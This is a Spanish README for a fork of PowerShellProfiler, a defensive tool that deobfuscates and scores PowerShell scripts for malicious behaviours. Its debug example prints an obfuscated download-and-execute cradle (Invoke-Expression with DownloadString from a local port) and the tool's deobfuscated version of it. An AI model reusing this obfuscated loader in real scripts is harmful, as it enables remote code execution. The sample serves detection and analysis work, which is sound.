 al1ex/powershellprofiler
PowerShellProfiler

El código de este proyecto proviene de https://github.com/pan-unit42/public_tools/tree/master/powershellprofiler
PowerShellProfiler.py es un script para analizar estáticamente scripts de PowerShell mediante la desofuscación y normalización del contenido, que luego se perfila para identificar indicadores de comportamiento. Estos comportamientos se puntúan y la suma de las puntuaciones proporciona un posible nivel de riesgo para el script de PowerShell. Se creó para destacar una forma práctica de abordar el análisis masivo de scripts de PowerShell y para ayudar a los blue teams ofreciendo otra herramienta que puede utilizarse para acelerar el análisis.
En la serie de blogs de Unit42 - "Practical Behavioral Profiling of PowerShell Scripts through Static Analysis" se cubren el concepto, el diseño y los pros y los contras de este enfoque de perfilado estático de comportamientos en scripts de PowerShell.
usage: PowerShellProfiler.py [-h] -f <file_name> [-d]

PowerShellProfiler analyzes PowerShell scripts statically to identify and
score behaviors.

optional arguments:
  -h, --help            show this help message and exit
  -f <file_name>, --file <file_name>
                        PowerShell Script to behaviorally profile
  -d, --debug           Enables debug output
El uso estándar es bastante sencillo. Simplemente utilice el indicador "-f" para pasar un nombre de archivo (script de PowerShell, exportación de registro de ScriptBlock, archivo de texto, etc.) y el script PowerShellProfiler.py generará los resultados.
C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.008002 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]

La salida está delimitada por comas y utiliza los siguientes campos:
File Name , Profiling Score , Proposed Risk Level , Analysis Runtime , Behaviors (pipe-delimited)
En este caso, el archivo "1.ps1" fue identificado como poseedor de características/comportamientos que sugieren que el script es capaz de descargar contenido, iniciar un proceso, ejecutar contenido de script adicional, usar compresión, enumerar algún tipo de información del sistema, que todo el script cabe en una sola línea y que hay patrones que coinciden con una familia de malware conocida como "Veil". Estos comportamientos se puntúan individualmente y suman 18.5, que se encuentra en el rango de riesgo más alto.

Además, existe un modo "debug" con el indicador "-d" que es útil para solucionar problemas de decodificación/desofuscación fallida, tiempos de ejecución prolongados, analizar contenido decodificado en busca de nuevos comportamientos y, en general, para obtener una salida más detallada.
C:\Users\Al1ex\Desktop\PowerShellProfiler>python3 PowerShellProfiler.py -d -f C:\Users\Al1ex\Desktop\Powershell\1.ps1
Opened File C:\Users\Al1ex\Desktop\Powershell\1.ps1
[+] Normalization Function
        [!] Format Replaced - True: 0:00:00.000997
        [!] Format Replaced - True: 0:00:00
[+] Normalization Function
[+] Normalization Function


##### TIMING / MATCH #####

Main Processing: 0:00:00.003988
Family ID: 0:00:00.001995
Behavior Check - Code Injection: 0:00:00
Behavior Check - Key Logging: 0:00:00
Behavior Check - Screen Scraping: 0:00:00
Behavior Check - AppLocker Bypass: 0:00:00
Behavior Check - AMSI Bypass: 0:00:00
Behavior Check - Clear Logs: 0:00:00
Behavior Check - Coin Miner: 0:00:00
Behavior Check - Embedded File: 0:00:00
Behavior Check - Abnormal Size: 0:00:00
Behavior Check - Ransomware: 0:00:00
Behavior Check - DNS C2: 0:00:00
Behavior Check - Disabled Protections: 0:00:00
Behavior Check - Negative Context: 0:00:00
['DownloadString']
Behavior Check - Downloader: 0:00:00
Behavior Check - Starts Process: 0:00:00
['Invoke-Expression']
Behavior Check - Script Execution: 0:00:00
Behavior Check - Compression: 0:00:00
Behavior Check - Hidden Window: 0:00:00
Behavior Check - Custom Web Fields: 0:00:00
Behavior Check - Persistence: 0:00:00
Behavior Check - Sleeps: 0:00:00
Behavior Check - Uninstalls Apps: 0:00:00
Behavior Check - Obfuscation: 0:00:00
Behavior Check - Crypto: 0:00:00
Behavior Check - Enumeration: 0:00:00
Behavior Check - Registry: 0:00:00
Behavior Check - Sends Data: 0:00:00
Behavior Check - Byte Usage: 0:00:00
Behavior Check - SysInternals: 0:00:00
Behavior Check - One Liner: 0:00:00
Behavior Check - Variable Extension: 0:00:00
Behavior Check - Script Logging: 0:00:00
Behavior Check - License: 0:00:00
Behavior Check - Function Body: 0:00:00
Behavior Check - Positive Context: 0:00:00
Behavior ID: 0:00:00.010971
C:\Users\Al1ex\Desktop\Powershell\1.ps1 , 5.0 , Mild Risk , 0:00:00.018915 , [Downloader - 1.5 | Script Execution - 1.5 | One Liner - 2.0]


##### ORIGINAL SCRIPT #####

.("{4}{1}{0}{2}{3}" -f 'Express','-','io','n','Invoke') (&("{2}{0}{3}{1}"-f 'e','-Object','N','w') System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

##### ALTERED SCRIPT #####

."Invoke-Expression" (&"New-Object" System.Net.WebClient).DownloadString("http://127.0.0.1:4444/Al1ex.txt")

C:\Users\Al1ex\Desktop\PowerShellProfiler>